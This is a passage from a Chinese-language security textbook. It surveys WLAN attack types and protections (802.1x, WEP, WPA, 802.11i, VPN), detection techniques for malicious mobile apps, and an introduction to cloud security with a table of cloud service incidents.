IEEE802.1lb 的安全机制是 AP 完成了对终端的身份确认后，给终端授予一定的权限，允许其访问 WLAN。由于 AP 只对终端进行认证，而终端从不对 AP 进行认证，这一单向认证机制导致攻击者能够绕过网络中心管理员的监管，架设一个伪装 AP，并对伪装 AP 的安全功能进行禁用，从而构成了 WLAN 新的安全威胁。目前，解决伪装 AP 的措施是在终端和 AP 之间进行双向认证，以确保通信双方的合法性，如 IEEE802.lx 就是一个双向认证机制。另外，网络安全管理员也可以借助无线分析工具对无线网络进行信号搜索与网络审计操作，以防止伪装 AP 的出现。

② AP 安装位置不当引发攻击。

AP 安装的物理位置不当可能会引发另一种物理攻击，这已经成为无线网络安全中的又一个重要问题。当攻击者具备将 AP 配置切换到默认的不安全状态的能力时，攻击者将会很容易地根据需要对 AP 的安全进行重新复位，从而可以绕过有线网络的防火墙等安全机制，借助无线网络直接接入有线网络，进而发动一系列攻击。这就要求网络安全管理员必须仔细选择安装 AP 的物理位置。

3）AP 信号覆盖范围攻击

WLAN 与有线/固定 LAN 的主要不同点是 WLAN 依赖于射频（Radio Frequency，RF）信号作为传输介质，这种通过 AP 广播的射频信号能够传播到 AP 所在的房间、大楼等物理位置的周边区域，并允许用户在房间或楼房之外的区域接入无线网络。这样攻击者可以借助功率大、灵敏度高的无线接收设备和嗅探工具对 WLAN 进行探测，并通过驾车或在商务中心区域（Central Business District，CBD）漫步的方式对正在进行的无线通信活动进行窃听。RF 信号的无边界性，导致在大楼之外的攻击者也可以通过接收到的 RF 信号发动对 WLAN 的攻击，这种类型的攻击称为战争驾驶（War Driving）攻击，而战争驾驶攻击工具 NetStumbler 可以从互联网上公开获取。

当然，一些开放的公共区域应该允许 WLAN 自由接入，这种 WLAN 区域称为“热点（Hot Spots）”，但这些热点地区的无线 WLAN 在部署时要考虑前面提到的可能的 WLAN 攻击方式，尤其重要的是要意识到对热点区域的攻击可能危及与之相连的有线 LAN 的安全。在热点地区阻止物理接入 AP 是非常困难的，因此要求对热点地区 AP 的控制和监控必须做到最小化，通常是对用户接入公共网络的移动性、灵活性要求与网络安全基础设施之间的矛盾进行折中处理，即在网络主干部分实现高安全等级，而在分支接入部分实施相对较低的安全级别。

4）其他攻击

除了可能受到以上所述的攻击外，WLAN 的一些新的特点也会对其造成安全威胁。由于涉及过多的第三方无线数据网络，增加了保障特定组织交换数据的完整性和机密性的难度，同时新兴移动设备的安全能力极其有限，因此增加了 WLAN 面临的安全威胁。

5）新病毒的威胁

各种各样的不成熟无线设备、操作系统、应用程序、网络新技术及用户规模的扩大，增加了病毒和恶意代码的威胁。

6）口令攻击威胁

用户为了方便使用，全将访问的初始化代码和口令设置为激活状态，这样任何接触的人都可以使用它们，并以此进行未授权的应用和数据访问。

7）WAP 缺陷引发的威胁

WAP 不提供端到端的安全，在 WAP 网关处不对数据提供保护，易于引起机密信息的暴露而引发安全威胁。

8）潜在网关威胁

一个配备有 WLAN、GSM /GPRS 接口的设备，由于 WLAN 技术的连通性可能会使接近的非法者通过 WLAN 设备建立连接，并以 GSM/GPRS 接口的设备为“网关”进入受保护的区域。

9）射频扫描装置的威胁

用来传输数据的公共无线频段缺乏有效的加密算法，增加了通过射频扫描装置对数据的捕捉和对信息的破解的风险。

10）隐私保护

基于定位的服务使用户的行踪总是处于监视之中，引发了隐私保护问题。

近年来，随着 WLAN 技术的发展和普及，WLAN 应用日渐成为人们休闲娱乐，甚至工作和学习的常规渠道之一，人们已渐渐习惯于随时随地通过无线网络分享照片、发布微博、网上支付、收发邮件和即时通信。不知不觉中已经有越来越多的个人隐私甚至商业机密信息在通过这种渠道传送和交互，而无线信号通过空气传播的特性又使得人们难以洞悉无线网络中究竟发生了什么，信息的重要性与监控的复杂性形成了强烈反差，从而潜藏着不容忽视的安全风险。

3. WLAN 技术标准现状

无线局域网（WLAN）是计算机局域网与无线通信技术相结合的产物，它使用无线信道来接入网络，为通信的移动化、个性化和多媒体应用提供了有效的支持，并成为宽带无线接入的主要方式。长期以来，WLAN 的发展一直由不同的产业联盟所推动，因此，WLAN 的标准出现了百舸争流、百花齐放的局面。其中具有代表性的 WLAN 技术有 IEEE802.11、HiperLAN、HomeRF，而蓝牙、红外线、IEEE802.15.4 和 RFID 等属于 WPAN 技术。

（1）IEEE802.11 系列

IEEE802.11 系列无线局域网标准是由 1991 年成立的 WLAN 标准工作组推出的技术规范。1996 年，美国朗讯（Lucent）率先发起成立无线以太网兼容性联盟（Wireless Ethemet Compatibility Allianee，WECA）。1999 年，WECA 更名为 Wi-Fi（Wireless Fidelity）联盟。Wi-Fi 被视为 802.11 无线局域网的代名词，Wi-Fi 技术规格由 IEEE 提出，经 Wi-Fi 联盟认证后，可确保不同无线产品的互通。IEEE802.1l 系列规范包括 802.11、802.llb、802.lla、802.11g 和 802.lln。

（2）HiperLAN 系列

欧洲电信标准化协会（ETSI）的宽带无线电接入网络（BRAN）制定的 HiperLAN 标准作为“宽带无线接入网”计划的组成部分，在欧洲得到了广泛支持和应用。该系列包含 4 个标准：HiperLAN1、HiperLAN2、HiperLink 和 HiperAccess。其中

HiperLAN1 和 HiperLAN2 用于高速 WLAN 接入；HiperLink 用于室内无线主干系统；HiperAccess 则用于室外对有线通信设施提供固定接入。

（3）HomeRF

HomeRF 是 IEEE802.11 与数字增强无线通信（Digital Enhanced Coudless Telecommunications，DECT）的结合，最初是为家庭网络设计的，旨在降低语音数据成本。HomeRF 工作在 2.4GHz 频段，它采用数字跳频扩频技术，速率为 50 跳/秒，并有 75 个带宽为 1MHz 的跳频信道，调制方式为 2FSK 与 4FSK。数据的传输速率在 2FSK 方式下为 1Mbps，在 4FSK 方式下为 2Mbps。在 2002 年发布的 HomeRF2.01 规范中，采用了 WBFH（Wide Band Frequency Hopping）技术把跳频带宽增加到了 3MHz 和 5MHz，跳频速率也增加到 75 跳/秒，数据传输速率达到了 10Mbps。然而在速率更快、技术更先进的 802.11 和 HiperLAN 的夹攻下，HomeRF 工作组已经于 2003 年 1 月中止工作。

4．无线局域网安全的主要技术

通常网络的安全性主要体现在两个方面：一方面访问控制，用于保证敏感数据只能由授权用户进行访问；另一方面是数据加密，用于保证传送的数据只能被所期望的用户接收和理解。无线局域网相对于有线局域网所增加的安全问题是由于其采用了电磁波作为载体来传输数据信号，其他方面的安全问题两者相同。

（1）WLAN 的访问控制技术

1）服务集标识 SSID（Service Set Identifier）匹配

通过对多个无线 AP 设置不同的 SSID 标识字符串（最多 32 个字符串），并要求无线工作站出示正确的 SSID 才能访问 AP，这样就可以允许不同群组的用户接入，并对资源访问的权限进行区别限制。但是 SSID 只是一个简单的字符串，所有使用该无线网络的人都知道该 SSID，很容易泄露；而且如果配置 AP 向外广播其 SSID，则安全程度还将下降，因为任何人都可以通过工具扫描功能得到当前区域内广播的 SSID。因此，使用 SSID 只能提供较低级别的安全防护。

2）物理地址（Media Access Control，MAC）过滤

由于每个无线工作站的网卡都有唯一的类似于以太网的 48 位物理地址，因此可以在 AP 中手工维护一组允许访问的 MAC 地址列表，实现基于物理地址的过滤。如果各级组织中的 AP 数量很多，为了实现整个各级组织中所有 AP 的无线网卡 MAC 地址统一认证，现在有的 AP 产品支持无线网卡 MAC 地址的集中 RADIUS 认证。物理地址过滤的方法要求 AP 中的 MAC 地址列表必须及时更新，因此该方法维护不便、可扩展性差，而且 MAC 地址还可以通过工具软件或修改注册表伪造，因此它也是较低级别的访问控制方法。

3）端口访问控制技术（IEEE 802.1x）和可扩展认证协议（EAP）

由于以上两种访问控制技术的可靠性、灵活性、可扩展性都不是很好，IEEE 802.1x 协议应运而生。IEEE 802.1x 定义了基于端口的网络接入控制协议（Pro Based Network Access Control），其主要目的是为了解决无线局域网用户的接入认证问题。IEEE 802.1x 架构的优点是集中式、可扩展、双向用户体验。有线局域网通过固定线路连接组建，计算机终端通过网络接入固定位置物理端口，实现局域网接入，这些固定位置的物理端口构成了有线局域网的封闭物理空间。但是无线局域网的网络空间具有开放性和终端可移动性，很难通过网络物理空间来界定终端是否属于该网络，因此如何通过端口认证来防止非法的移动终端接入本单位的无线网络就成为一个非常现实的问题。

IEEE802.1x 提供了一个可靠的用户认证和密钥分发的框架，可以控制用户只有在认证通过以后才能连接到网络。但 IEEE802.1x 本身并不提供实际的认证机制，需要和扩展认证协议 EAP（Extensible Authentication Protocol）配合来实现用户认证和密钥分发。EAP 允许无线终端使用不同的认证类型与后台的认证服务器进行通信，如远程认证拨号用户服务器（RADIUS）交互。EAP 的类型有 EAP-TLS、EAP-TTLS、EAP-MD5、PEAP 等，EAP-TLS 是现在普遍使用的，因为它是唯一被 IETF（因特网工程任务组）接受的类型。当无线工作站与无线 AP 关联后，是否可以使用 AP 的受控端口取决于 802.1x 的认证结果，如果通过非受控端口发送的认证请求通过验证，则 AP 为无线工作站打开受控端口，否则一直关闭受控端口，用户将不能上网。

（2）WLAN 的数据加密技术

1）WEP（Wired Equivalent Privacy）有线等效协议

WEP（Wired Equivalent Privacy）有线等效协议是为了保证数据能安全地通过无线网络传输而制定的一个加密标准，使用了共享密钥 RC4 加密算法，只有在用户的加密密钥与 AP 的密钥相同时才能获准存取网络的资源，从而防止非授权用户的监听及非法用户的访问。其密钥长度最初为 40 位（5 个字符），后来增加到 128 位（13 个字符），有些设备可以支持 152 位加密。

WEP 标准在保护网络安全方面存在固有缺陷，如一个服务区内的所有用户都共享一个密钥，一个用户丢失或泄露密钥将使整个网络不安全。另外，WEP 加密有自身的安全缺陷，有许多公开可用的工具能够从互联网上免费下载，用于入侵不安全网络。而且黑客有可能发现网络传输，然后利用这些工具来破解密钥，截取网络上的数据包或非法访问网络。

2）WPA 保护访问（Wi-Fi Protected Access）技术

WEP 存在的缺陷不能满足市场的需要，Wi-Fi 联盟推出了 WPA 技术，作为临时代替 WEP 的无线安全标准协议，为 IEEE802.11 无线局域网提供较强大的安全性能。WPA 实际上是 IEEE802.11i 的一个子集，其核心就是 IEEE802.1x 和 TKIP。

新一代的加密技术 TKIP 与 WEP 一样基于 RC4 加密算法，但对现有的 WEP 进行了改进，使用了动态会话密钥。TKIP 引入了 48 位初始化向量（IV）和 IV 顺序规则（IV Sequencing Rules）、每包密钥构建（Per-Packet Key Construction）、Michael 消息完整性代码（Message Integrity Code，MIC）及密钥重获/分发 4 个新算法，极大地提高了无线网络数据加密的安全强度。

WPA 之所以比 WEP 更可靠，是因为它改进了 WEP 的加密算法。WEP 的密钥分配是静态的，黑客可以通过拦截和分析加密的数据，在很短的时间内破解密钥。而在使用 WPA 时，系统频繁地更新主密钥，确保每一个用户的数据分组使用不同的密钥加密，这样即使黑客截获很多的数据，破解起来也非常困难。

3）WLAN 验证与安全标准（IEEE 802.11i）

为了进一步加强无线网络的安全性和保证不同厂家之间无线安全技术的兼容，IEEE 802.11 工作组于 2004 年 6 月正式批准了 IEEE 802.11i 安全标准，从长远角度考虑解决 IEEE 802.11 无线局域网的安全问题。IEEE 802.11i 标准主要包含的加密技术是 TKIP（Temporal Key Integrity Protocol）和 AES（Advanced Encryption Standard），以及认证协议 IEEE 802.1x。它定义了强壮安全网络 RSN（Robust Security Network）的概念，并且针对 WEP 加密机制的各种缺陷做了多方面的改进。

IEEE 802.11i 规范了 IEEE 802.1x 认证和密钥管理方式，在数据加密方面定义了 TKIP、CCMP（Counter-Mode/CBC2 MAC Protocol）和 WRAP（Wireless Robust Authenticated Protocol）3 种加密机制。其中 TKIP 可以通过在现有的设备上升级固件和驱动程序的方法实现，达到提高 WLAN 安全性的目的。CCMP 机制基于 AES（Advanced Encryption Standard）加密算法和 CCM（Counter-Mode/CBC2 MAC）认证方式，使得 WLAN 的安全程度大大提高，是实现 RSN 的强制性要求。AES 是一种对称的块加密技术，有 128/192/256 位不同加密位数，提供比 WEP/TKIP 中 RC4 算法更高的加密性能，但由于 AES 对硬件的要求比较高，因此 CCMP 无法通过在现有设备的基础上进行升级实现。

（3）虚拟专用网络（VPN）技术

虚拟专用网络（VPN）是指在一个公用 IP 网络平台上通过隧道及加密技术保证专用数据的网络安全。它不属于 IEEE 802.11 标准定义，是以另外一种强大的加密方法来保证传输安全的技术，可以和其他无线安全技术一起使用。VPN 协议包括二层的 PPTP/L2TP 协议和三层的 IPSec 协议，IPSec 协议使用诸如数据加密标准（DES）和 168 位三重数据加密标准（3DES）及其他数据包鉴权算法来进行数据加密，并使用数字证书来验证公钥。VPN 在客户端与各级组织之间架起了一条动态加密的隧道，并支持用户身份验证，实现高级别的安全。VPN 支持中央安全管理，其不足之处是需要在客户机中进行数据的加密和解密，增加了系统负担，另外要求在 AP 后面配备 VPN 集中器，从而提高了成本。无线局域网的数据用 VPN 技术加密后再用无线

加密技术加密，就好像双重门锁，提高了可靠性。

5．无线局域网安全的发展趋势思考

无线局域网是未来移动互联网接入子网的一种重要形式，其安全性是决定无线局域网能否获得用户信任、业界认可、市场接受的关键性技术。为了解决目前的互联网信任危机问题，业界倡导了一系列的安全理念，如思科的自防御网络、微软的应用安全框架、赛门铁克的主动安全基础架构等；这些安全方法集中体现了整体、立体、多层次和主动防御的思想，强调了安全管理的重要性，认为应在不同层次上加强网络安全管理，特别是各种网络设备和计算资源安全属性的管理，表明安全产业的竞争趋势已经从产品的竞争演变为安全体系结构的竞争。

回顾互联网的安全技术研究历程，造成安全现状的技术因素有以下几个。

① 终端设备的软、硬件体系结构相对简单，导致资源可以无序利用。

② 安全防护体系不尽合理。从构成信息系统的服务器、网络、终端三个层面分析，现有的保护手段是逐层递减，重点对服务器和网络设备进行保护，忽略了对数量庞大的终端的保护。造成用户对安全缺乏信任的原因是安全需求发生了变化，用户需求已经从单项系统安全转向整体系统安全。

具体体现在以下几方面。

① 需求的整合。

用户已经从发现问题再修补的产品叠加型防御向以风险控制和风险管理为核心的主动防御过渡；安全产品从孤立的产品防护向分布式协调管理过渡。

② 技术的整合。安全防御技术将由传统的防火墙、防病毒和入侵检测转向统一的入侵防御，出现了 IPS（Intrusion Prevention System）、CVE（Common Vulnerabilities & Exposures）、UTM（Unified Threat Management）等基础技术。

因此，未来的无线局域网安全体系结构应具备以下几个特性。

① 保密性：应对用户的重要数据进行加密传输，同时对用户具有一定的隐私保护能力，支持匿名通信与地址保密功能。

② 真实性：要求不同的通信流量都必须是真实可信的，具备发送方地址过滤功能、消息认证和身份认证功能。

③ 完整性：应对无线局域网的数据具有完整性保护功能。

④ 可用性：无线局域网必须能最大限度地提供鲁棒性，同时对网络行为具有可追踪、可审计功能。

⑤ 安全保护的一致性：无线局域网具有高度互联特性，要求具有统一安全的架构，该体系具有支持异构安全终端、异构的安全无线接入技术、高可用性和弹性的故障与攻击处理功能。

在技术方面，无线局域网安全体系结构的研究重点是平衡移动通信与互联网之间的矛盾。互联网是基于自由哲学理念发展而来的，是分布式处理，没有中心统一

控制，它的本质是互通性和自由性。而移动通信是基于管理与约束的理念发展而来的，属于集中式处理，有中心统一控制，其实质是管理与控制。安全的无线局域网不仅要解决自由与管理之间的矛盾，还要解决资源共享与信息安全之间的矛盾。因此，安全的无线局域网需要寻找一个合理的平衡点，在保持自由的基础上，实现一定程度的可管理性。无线局域网安全体系结构的目标是努力构建一种弹性、高效、安全、普适性的移动安全基础设施。

同时，安全也要改变思维方式，从终端开始防范攻击。如果网络具备了对消息发送方地址的过滤功能和攻击源的追踪机制，则可以有效地减少网络攻击与攻击蔓延现象。防范终端攻击方面的研究有 TCG（Trusted Computing Group）的 TPM（Trusted Platform Module）等系列软、硬件平台，以及 IBM、Intel 和 DoCoMo 推出的 TMP（Trusted Mobile Platform）平台。TMP 从应用层面定义了可信移动终端的硬件体系结构、软件体系结构和协议规范。TPM 和 TMP 平台的出现，为从终端入手解决信息系统安全的问题提供了新的研究思路。

5.2.3 移动应用安全

1．概述

传统计算机领域的安全问题逐渐在智能终端领域显现，智能终端安全问题形势严峻。近年来，智能终端信息安全事件频发，移动互联网恶意应用软件层出不穷，甚至形成了黑色产业链。恶意功能主要分为恶意吸费、隐私窃取、功能破坏、远程控制等几方面。目前有据可查的恶意吸费软件的代表有彩绣画皮、僵尸病毒、骷髅头、短信海盗；隐私窃取软件的代表有短信卧底、终极盗密、盗密空间、给你米；功能破坏软件的代表有骷髅头；远程控制软件涉及 Windows Phone7 远程删除用户程序，苹果远程收集用户位置信息等。这些恶意应用对智能终端用户的信息安全构成极大威胁，破坏了智能终端应用产业发展的生态环境，严重影响了智能终端应用业务的开展，从根本上影响了移动通信产业化的健康发展。

2．移动应用安全现状

移动应用软件是终端智能化和终端操作系统开放化的必然产物。通过调用底层操作系统提供的编程接口，移动应用可以充分利用设备的各项能力，为用户提供丰富多彩的信息服务。正因为此，移动应用已成为终端用户体验中不可缺少的一项重要组成部分。然而，当人们在享受移动应用所带来的生活便利和工作效率的提升时，也有部分不良应用在用户不知情的情况下执行恶意操作，对用户利益造成损害。在这种情况下，移动应用软件的基本安全要求是应用中不应存在损害用户利益和危害网络安全的行为，这些行为具体包括以下几方面的内容。

- 收集用户数据：移动终端管理着大量与使用者有关的个人信息，并且通过操作系统 API 的形式供移动应用读取。移动应用应确保对这些用户数据的合理使用，不应有未向用户明示并经用户同意，擅自收集用户数据的行为，包括开启通话录音、本地录音、拍照/摄像、定位等。
- 修改用户数据：恶意应用中往往存在修改用户数据的行为，以便达到系统破坏或隐匿自身行踪的目的，对用户的知情权造成极大的损害。除非首先获得用户的许可，移动应用不应擅自修改用户数据，包括删除或修改用户电话本数据、通话记录、短信数据、彩信数据等。
- 流量耗费：对于移动终端来说，网络流量尤其是分组数据流量往往是用户比较关心的问题。应用过多地耗费流量不仅会降低终端续航时间，更会引起用户资费的损耗。这就要求移动应用不能在用户无确认的情况下通过移动通信网络数据连接、WLAN 网络连接及无线外围接口等传送数据。
- 费用损失：与传统的 PC 终端相比，移动终端最显著的一个特点是大多数服务都要付费使用。因此，不少恶意应用利用这个特点，通过后台订购增值业务等方式谋取非法利益，或大量消耗分组流量导致用户的经济损失。为保障用户的利益不受损害，移动应用不应擅自调用终端通信功能，造成用户费用损失，包括在用户无确认的情况下拨打电话、发送短信、发送彩信、开启移动通信网络连接并收发数据等。
- 信息泄露：个人信息保护是当前社会较为关注的热点话题之一，而移动终端的隐私泄露问题也是目前较为严重的一类安全威胁。诸如“手机 X 卧底”等恶意应用能够潜伏在终端内，在后台监听并发送用户的短信和通话记录，严重威胁使用者的隐私安全。移动应用不应有未经用户许可泄露隐私信息的行为，包括读取并传送用户电话本数据、通话记录、短信数据、彩信数据、通话录音、本地录音、图片、视频、音频、定位信息等。
- 非法内容传播：越来越多的垃圾短信、骚扰电话及不良信息的传播给用户带来了巨大的困扰。非法的广告营销及色情反动等不良信息的传播，对社会传统和青少年身心健康造成了伤害，对社会造成了巨大的安全威胁。

3. 移动应用安全检测技术

应用软件安全检测的主要内容是对移动应用进行安全评估，确认应用中是否含有收集用户数据、修改用户数据、流量耗费、费用损失及信息泄露等损害用户利益和危害网络安全的行为。一般来说，检测中使用到的技术手段主要有三种：特征码扫描、静态程序分析和动态行为监控。

（1）特征码扫描

特征码扫描是目前用于检测恶意代码的最基本、开销最小的方法，也是市面上

各类手机杀毒软件使用的主要技术手段。在使用这种方法检测移动应用时，扫描引擎首先根据预定的规则从应用中提取一系列关键特征，这些特征起到唯一标识待测应用的作用。随后，引擎将提取的特征与特征库中已知恶意应用的签名进行比对，如果发现匹配，则说明检测到了恶意应用。

由此可见，特征码扫描技术的关键在于其中使用的特征库。一方面，特征库的容量应足够大，覆盖的范围要尽可能全面，从而避免在查杀时发生漏报；另一方面，需要精心选择恶意应用的特征维度，确保所提取的特征不仅能够准确标识恶意应用及其各类变种，而且能与正常的系统文件明显区分开来，以防止误报的发生。通常杀毒软件厂商会专门组建一个团队来负责特征库的日常更新和维护，其工作流程如图 5.2 所示。

图 5.2　特征库更新的工作流程

① 样本主动监控。这一步主要使用爬虫技术从应用商店、软件下载站及手机论坛等应用分发渠道中收集大量的应用样本，其中可能含有恶意应用。

② 自动化分析。这个步骤使用自动化的方式（如下面即将阐述的静态程序分析和动态行为监控）对应用样本进行分析，初步判断应用的安全级别。如果一个应用被判定为高危样本，则进入下一步继续处理。

③ 人工分析。在这一步中，病毒分析工程师会手动分析应用的各种行为特征，结合应用的具体功能，对应用的安全性给出最终的结论。

④ 特征入库。如果一个应用被判别为恶意应用，分析人员会提取唯一标识该恶意应用的特征，在对该特征的准确性进行验证后将其添加到特征库中。

⑤ 客户端查杀。新的特征库会通过自动更新或手动下载等途径安装到用户的终端上，此时终端上的杀毒软件客户端即可使用更新后的特征库进行病毒查杀。

特征码扫描技术的优势在于检测效率高，检测结果准确，较少出现误报。但是这种技术的检测能力对特征库的依赖程度较高，无法检出库中不存在的恶意应用。

（2）静态程序分析

静态程序分析是指在不运行应用程序的前提下，对应用的源代码或二进制代码进行扫描分析，检查代码是否满足预定指标（如规范性、可靠性等）。静态程序分析最早源于编译器的代码分析及优化技术，但近年来也广泛用于检查程序的安全性。具体到移动应用的静态检测，一个简单的应用场景是使用正则表达式查找应用中内嵌的电话号码串，从而找出后台发送短信或拨打电话等恶意行为。更加完整的移动应用静态检测流程如图 5.3 所示，包括以下几个步骤。

图 5.3　移动应用静态检测流程

① 反编译。反编译是将应用的二进制代码逆向还原为源代码的过程。这个步骤只有当无法得到应用源代码时才有必要，并且仅适用于 Java/C#这类将源代码编译成字节码的语言所开发的应用。实际上，增加这一步骤主要是为了充分利用现有的源代码分析工具。如果静态分析的最终对象是由二进制代码转化得到的中间代码而非源代码，则可以跳过这一步，直接进行控制流/数据流分析。

② 词法分析。在词法分析阶段，分析器读入应用的源代码，借助预先定义的词法规则将代码字符流转化为记号（Token）流，同时生成相应的符号表。这里的记号是程序代码中最小的语义单位，它与字符的关系类似于自然语言中单词与字母的关系。识别记号的词法规则一般通过正则表达式来定义。

③ 语法分析。语法分析的输入是词法分析所得到的记号流，分析器会进一步解析记号流中各个记号之间的关系，根据相应的语法规则构造出一棵抽象语法树（AST）。抽象语法树的结点来自于记号流中的记号，而树的结构则清晰地体现了记号之间的语法关系，便于分析工具进行后续处理。

④ 控制流/数据流分析。控制流分析的目的是根据抽象语法树构造控制流图，图中的结点代表基本代码块，而结点间的有向边则表示基本块之间的代码执行路径。通过控制流图可以方便地获得代码间的控制依赖关系及函数调用关系等信息。数据流分析建立在控制流分析的基础上，主要跟踪代码对数据的操作及数据在变量之间的传播过程。

⑤ 安全分析。完成上述所有的分析步骤后，安全分析将根据预先设定的规则查找代码中的安全风险。例如，污点分析是一种可用于检测隐私泄露的安全分析技术。它的基本思想是跟踪隐私信息在应用中的数据传播，一旦发现有敏感数据通过汇点（sink）传播到终端之外，则说明可能存在隐私信息泄露的现象。再如，通过对涉及用户信息收集的系统 API 进行函数调用关系分析，可以查明该 API 的调用是由用户交互发起的，还是应用自动执行所引发的。如果情况属于后者，则这里很可能存在恶意行为。

静态程序分析最突出的优势在于无须建立庞大的特征库，只要制定好合理的安全规则，即可通过对代码中行为模式的分析来发现可能的风险点。另外，静态的分析方式能够保证应用的所有代码均得到检测，而非特定的执行路径，因此其覆盖范围比较全面。然而，静态程序分析的精度不够理想，扫描结果往往包含大量的误报，需要逐项进行验证核实，容易对安全检测的效率造成不良影响。

（3）动态行为监控

与静态程序分析恰好相反，动态行为监控主要关注应用在运行过程中的动态行

为特征。这种技术将应用置于一个受控的环境中运行。对于应用而言，这个受控环境与普通终端并无区别。但是只要应用与外界发生交互，如调用操作系统 API，或使用通信功能收发数据，这些举动就会立刻被受控环境捕获并记录在案。通过对这些记录进行分析，操作人员就能判断应用中是否存在恶意行为。从动态行为监控的原理中不难看出，这种技术的关键在于受控环境中监控点的设置。实际上，终端体系结构是分层次的，自下而上可粗略划分为硬件层、操作系统层和应用层，而每一层都可以实现对应用行为的捕获。因此，根据监控点设置层次的不同，动态行为监控又可具体分为以下几种实现方式。

① 虚拟机监控。虚拟机是指通过软件来模拟出一台具有完整硬件功能的终端。这台模拟的终端上可以安装操作系统并运行各类应用，实现真实移动终端的绝大多数功能。由于虚拟终端上的关键硬件，如处理器、内存、闪存及各种通信接口都是通过软件来模拟的，因此虚拟机软件可以全面掌握这些硬件的实时状态，从而获知应用对终端设备的使用情况。

② 挂接操作系统 API。这种方式通常被形象地称为 HOOK 技术或钩子技术，其基本思想是修改操作系统 API 入口处的代码，添加一段对监控函数的调用指令。随后每当应用调用系统 API 时，监控函数会首先得到执行，记录下 API 的名称及传递的参数等信息，然后再将控制权转交给操作系统，完成 API 调用的实际操作。

③ 应用重打包。应用重打包与挂接操作系统 API 的思路类似，都是拦截 API 调用并首先执行监控函数来记录调用信息。有所不同的是，应用重打包的修改对象是应用本身，也就是说，在应用调用系统 API 的代码之前插入监控函数的调用指令。这样做的好处是无须对系统 API 的代码做改动，从而不会受到操作系统版本升级的影响。

由于动态行为是应用行为特征的真实体现，因此动态行为监控的结果准确可靠，不会产生误报。同时，动态行为监控在分析经过代码混淆处理的应用时具有较好的效果。动态行为监控的不足之处主要是代码覆盖率较低，每执行一次应用都只能检测一条程序执行路径，容易遗漏一些较为隐蔽的恶意行为。

4. 小结

特征码扫描、静态程序分析、动态行为监控是目前应用软件广泛采用的 3 种安全检测技术，这 3 种技术源于计算机平台操作系统应用软件的安全检测，相对比较成熟，易于实现自动化检测。但在面向智能终端操作系统系统频繁的升级时，这 3 种安全检测技术显得力不从心，这主要是源于智能终端操作系统版本的多样性，特别是安卓操作系统的碎片化，其衍生出多个系统 API，使得这 3 种安全检测技术需要频繁更新其检测引擎。另外，针对应用软件的安全检测还应包含基于内容安全的检测，但这项技术还不成熟，主要是基于图像、声音的内容匹配的技术还处于技术研究阶段，因此基于内容安全的检测技术将是今后的技术发展方向。

5.3　云计算安全

每一项新技术或新业务的出现都会引起安全风险方面的讨论，云计算也是如此。关于云计算是否安全的疑问始终没有停止，不管是云计算产品开发者还是云服务使用者，安全性和隐私问题都是绕不过的话题。很多人认为，云计算存在较大的信息泄露风险，对信息安全保障提出了更高的挑战；但也有一种不同角度的观点认为，在信息安全形势日益紧迫的今天，云计算为企业提供了更好的信息安全策略，特别是对于广大的中小企业而言，云计算或许是更好的安全解决方案。事实上，在云计算出现以后，安全即服务（Security-as-a-Service）也很快被提出，如各种安全厂商提出的“云杀毒”服务等。本节讨论的云计算安全主要涉及如何保障云平台、云服务自身的安全，而不是研究如何利用云计算技术提供安全服务。

5.3.1　云计算与安全

云计算（Cloud Computing）自从 2006 年被提出后，迅速推动全球 ICT 产业形成新一轮发展浪潮。云计算是一种资源使用模式，它可以实现随时随地、便捷地、按需地通过网络从可配置的计算资源共享池中获取所需的资源（如网络、服务器、存储、应用及服务），这些资源能够快速供应并释放，只需很少的管理工作或与服务提供商的交互。云计算是我国战略性新兴产业的重要组成部分，也是世界各国抢占新一轮经济和科技发展制高点的战略重点。但安全问题被视为云计算发展的最大障碍，成为制约云计算发展的瓶颈所在。只有有效解决云计算安全问题，才能促进云服务的快速发展。表 5.1 列举了近几年发生的部分云服务安全事件。从中可以看出国际上各大云服务公司每年都会发生不少云安全事件。云计算既面临传统的安全威胁，也面临由于多租户资源共享模式等产生的新安全威胁。

云计算安全（简称“云安全”）涉及一套广泛的政策、技术与控制方法，用以保护数据、应用程序和与云计算相关的基础设施的安全。广义的云安全涉及保密性（Confidentiality）、完整性（Integrity）与可用性（Availability），简称 CIA。

云安全有其两面性：一方面，云计算革新了现有网络安全特别是防毒杀毒软件的原有工作方式，让整个互联网看上去更安全；另一方面，安全性又是云计算“落地”的最大障碍，由于采用了虚拟化系统，所以很难准确地说出云平台中数据存储的位置，敏感数据的管理和保密都存在很大困难，这样看来，云计算带来的似乎更多是威胁。

表 5.1　典型云服务安全事件

序号	时间	公　司	服务项目	情　况	持续时间	原　因	后　果
1	2014 年 11 月	微软	Windows Azure	包括储存、网站和 Visual Studio Online 的 Azure Services 出现了连接问题	数小时	服务器宕机	对包括 OneDrive 和 Xbox Live 在内的多项微软服务也造成了影响，不仅造成了经济上的损失，更是对 Azure 的品牌声誉产生了影响
2	2014 年 9 月	苹果	iCloud	黑客利用苹果公司 iCloud 平台漏洞，盗取了众多好莱坞女星的不雅照片，并将其在网络上曝光	数天	苹果公司首次承认了 iPhone 确实存在“安全漏洞”，苹果员工可以利用此前未公开的技术提取用户个人深层数据，包括短信信息、联系人列表及照片等	造成数百家喻户晓的名人私密照片被盗，该事件也为云服务的安全性敲响了警钟
3	2014 年 1 月	Dropbox	云储存服务商	宕机	3 小时	操作系统升级出现故障，导致系统宕机	用户无法使用 Dropbox 服务
4	2013 年 8 月	苹果	iMessage、Photo Stream、云端文档、备份和恢复及 iPhoto 日志等网络服务	iMessage、Photo Stream、云端文档及 iPhoto 日志等网络服务出现了故障，用户无法使用 iCloud	数小时	服务器宕机	近 300 万 iCloud 用户受到了影响
5	2013 年 8 月	GOOGLE	网络搜索、YouTube 视频、Gmail、云存储	谷歌服务器宕机，包括谷歌网站首页、YouTube 视频网站、Google Drive 云存储服务及 Gmail 邮件服务在内的所有谷歌服务全部受到影响	5 分钟	服务器宕机	全球互联网的访问流量雪崩了 40%

续表

序号	时间	公　司	服务项目	情　况	持续时间	原　因	后　果
6	2013 年 6 月	Twiter	Twitter 服务	用户无法访问该服务来发送或读取内容	约 45 分钟	Twitter 表示在发送 Fail Whale 到该网站的“日常更改”中出现了一个错误。工程师在确定这个问题后，取消了这个错误的更改，服务很快就恢复了正常	在 Twitter 无法使用的时段时间，Google+可能出现了高峰，所有的人都在询问其他人 Twitter 是否可用
7	2013 年 3 月	CloudFare	网站加速	用户访问任何 CloudFare 连接的网站时，都会得到一个“无法路由到主机”的错误信息	1 小时	边缘路由器系统故障	导致 785 000 个其他网站崩溃，包括 Wikileaks、4chan 及一些政府网站
